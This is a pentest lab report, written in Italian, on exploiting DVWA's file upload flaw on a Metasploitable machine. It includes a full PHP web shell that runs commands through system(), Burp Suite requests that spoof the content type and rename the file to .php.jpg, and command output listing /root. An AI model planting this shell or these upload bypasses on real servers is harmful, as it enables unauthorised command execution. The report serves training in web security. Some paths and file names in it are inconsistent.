

W13D1 - File Upload Exploit

metasploitable - pentest

File Upload

Danilo 'danix' Macrì - mia.mail@mio.sito

Scan started on 03/10/2025 - duration (days): 1

Contents

Sommario	1
Scope	1
Tecnologie utilizzate	1
Exploit	2
Livello di difficoltà - low (done)	2
Livello di difficoltà - medium (done)	2
Livello di difficoltà - high (done)	5

Sommario

Con il test di oggi andremo a sfruttare una delle vulnerabilità della dvwa, ci concentreremo sul "file upload", un attacco in cui si cerca di caricare un file malevolo sul server target approfittando di una misconfigurazione della webapp o del webserver.

Scope

Il target dei nostri test è come sempre la macchina metasploitable

- 192.168.50.101
- http://metasploitable

Inizieremo i nostri test settando la difficoltà a low per poi proseguire verso i livelli medium e high.

Tecnologie utilizzate

Per i nostri test utilizzeremo una reverse shell in php scaricabile all'indirizzo: <https://www.revshells.com/> il cui codice è il seguente:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```


Utilizzeremo inoltre i seguenti software:

- BurpSuite v2025.7.4

Exploit


Livello di difficoltà - low (done)

Impostando questo livello di difficoltà per l'exploit di file upload, la dvwa non esegue nessuna verifica sulla tipologia di file caricato, ci basterà quindi usare il modulo di file upload per caricare il nostro payload e la webapp ci confermerà l'avvenuto caricamento e la posizione del file.



Per verificare l'effettivo funzionamento ci recheremo all'indirizzo che ci segnala l'output della pagina e troveremo la nostra reverse shell ad aspettarci.

Testiamo il funzionamento con il comando `whoami` e ne vediamo il risultato:



Il web server viene eseguito dall'utente di sistema `www-data`, default sui sistemi GNU/Linux basati su Debian.

Livello di difficoltà - medium (done)

Andiamo adesso a testare la stessa vulnerabilità settando il parametro difficoltà a medium. Con questa impostazione la dvwa verifica che il file caricato sia di tipo `image/jpeg` e le sue dimensioni siano inferiori a 100000 bytes.


Tenendo a mente queste informazioni utilizzeremo BurpSuite per andare ad intercettare il dialogo tra il nostro browser e la dvwa e modificare le richieste inviate al server in modo da superare i controlli imposti.

Avviato BurpSuite, attiveremo il proxy e il suo browser interno e andremo ad aprire la pagina upload della dvwa.

effettuiamo un primo test caricando un'immagine reale e ne vediamo la richiesta su BurpSuite

```
Request
Pretty Raw Hex
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: metasploitable
3 Content-Length: 37416
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://metasploitable
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrc1RmWH2RopxaSd9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://metasploitable/dwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=9fc1b3876245b5686163eeac439aef6
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryrc1RmWH2RopxaSd9
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryrc1RmWH2RopxaSd9
21 Content-Disposition: form-data; name="uploaded"; filename="photo_2025-08-31_22-44-20.jpg"
22 Content-Type: image/jpeg
23
24 y0yàJFIF,,yÜC
25
```

Come vediamo il content-type è corretto e infatti dwa ci conferma l'upload




Adesso proviamo a caricare la nostra reverse shell, andando ad intervenire su BurpSuite prima di inviare il file al server

```
Request
Pretty Raw Hex
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: metasploitable
3 Content-Length: 748
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://metasploitable
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywPUz6sba8zEvhAs1
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://metasploitable/dwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=9fc1b3876245b5686163eeac439aef6
14 Connection: keep-alive
15
16 -----WebKitFormBoundarywPUz6sba8zEvhAs1
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundarywPUz6sba8zEvhAs1
21 Content-Disposition: form-data; name="uploaded"; filename="revsh.php"
22 Content-Type: application/x-php
23
24 <html>
25 <body>
26 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
27 <input type="TEXT" name="cmd" id="cmd" size="80">
28 <input type="SUBMIT" value="Execute">
29
```


Vediamo evidenziato il Content-Type originale del file php, andiamo a modificarlo con image/jpeg come si

aspetta la dvwa e inoltriamo la richiesta e verifichiamo l'esito sulla webapp



The screenshot shows the DVWA web application interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: File Upload'. It contains a form with the text 'Choose an image to upload:' and a 'Choose File' button. Below the button is the text 'No file chosen'. There is also an 'Upload' button. Below the form, a red message states: ' ../../hackable/uploads/revsh.php succesfully uploaded! '. Underneath the message is a section titled 'More info' with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websecurity/upload-forms-threat.htm>. At the bottom left, the user information is displayed: 'Username: admin', 'Security Level: medium', and 'PHPIDS: disabled'. At the bottom right, there are two buttons: 'View Source' and 'View Help'.

Come vediamo ha funzionato e possiamo testare nuovamente la reverse shell, questa volta andremo a leggere il contenuto della cartella di sistema /var/log.



Livello di difficoltà - high (done)

Dopo aver impostato il livello di difficoltà più alto, andiamo a leggere il sorgente della pagina di upload e vediamo che le verifiche effettuate da dvwa interessano questa volta il nome del file, le uniche estensioni accettate sono:

- .jpg | .JPG
- .jpeg | .JPEG

e come sempre la dimensione massima non può superare i 100000 Bytes.

Utilizzando quindi di nuovo BurpSuite, intercettiamo la richiesta di caricamento della nostra reverse shell

```
Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: metasploitable
3 Content-Length: 748
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://metasploitable
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygTmjzQVvM7N5Ikr
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://metasploitable/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=9fc1b3876245b5686163eeac439aaf6
14 Connection: keep-alive
15
16 -----WebKitFormBoundarygTmjzQVvM7N5Ikr
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundarygTmjzQVvM7N5Ikr
21 Content-Disposition: form-data; name="uploaded"; filename="revsh.php"
22 Content-Type: application/x-php
23
24 <html>
25 <body>
26 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
27 <input type="TEXT" name="cmd" id="cmd" size="80">
28 <input type="SUBMIT" value="Execute">
29 </form>
```

Vediamo evidenziato il nome del file che stiamo cercando di caricare, lo modifichiamo in **revshell.php.jpg** e vediamo se l'upload funziona

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
 No file chosen

../../../../hackable/uploads/revsh.php.jpg succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Il file è stato caricato, andiamo a testarne il funzionamento, questa volta andremo a leggere il contenuto della cartella /root, la home del superutente sui sistemi GNU/Linux

```
metasploitable/dvwa/hackable/uploads/revsh.php.jpg?cmd=ls+-al+%2Froot

Execute

total 76
drwxr-xr-x 13 root root 4096 Oct 6 09:45 .
drwxr-xr-x 21 root root 4096 Sep 26 12:31 ..
-rw-r--r-- 1 root root 324 Oct 6 09:45 .Xauthority
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 Oct 20 2007 .bashrc
drwx----- 3 root root 4096 May 20 2012 .config
drwx----- 2 root root 4096 May 20 2012 .filezilla
drwxr-xr-x 5 root root 4096 Oct 6 09:45 .fluxbox
drwx----- 2 root root 4096 May 20 2012 .gconf
drwx----- 2 root root 4096 May 20 2012 .gconfd
drwxr-xr-x 2 root root 4096 May 20 2012 .gstreamer-0.10
drwx----- 4 root root 4096 May 20 2012 .mozilla
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
drwx----- 5 root root 4096 May 20 2012 .purple
-rw-r--r-- 1 root root 4 May 20 2012 .rhosts
drwxr-xr-x 2 root root 4096 May 20 2012 .ssh
drwx----- 2 root root 4096 Oct 6 09:45 .vnc
drwxr-xr-x 2 root root 4096 May 20 2012 Desktop
-rw-r--r-- 1 root root 401 May 20 2012 reset_logs.sh
-rw-r--r-- 1 root root 138 Oct 6 09:45 vnc.log
```

Come possiamo vedere ha funzionato e la nostra backdoor è accessibile anche con l'estensione modificata.

Con questo si conclude il nostro exploit della vulnerabilità di file upload di dvwa.

Alla prossima

Danix H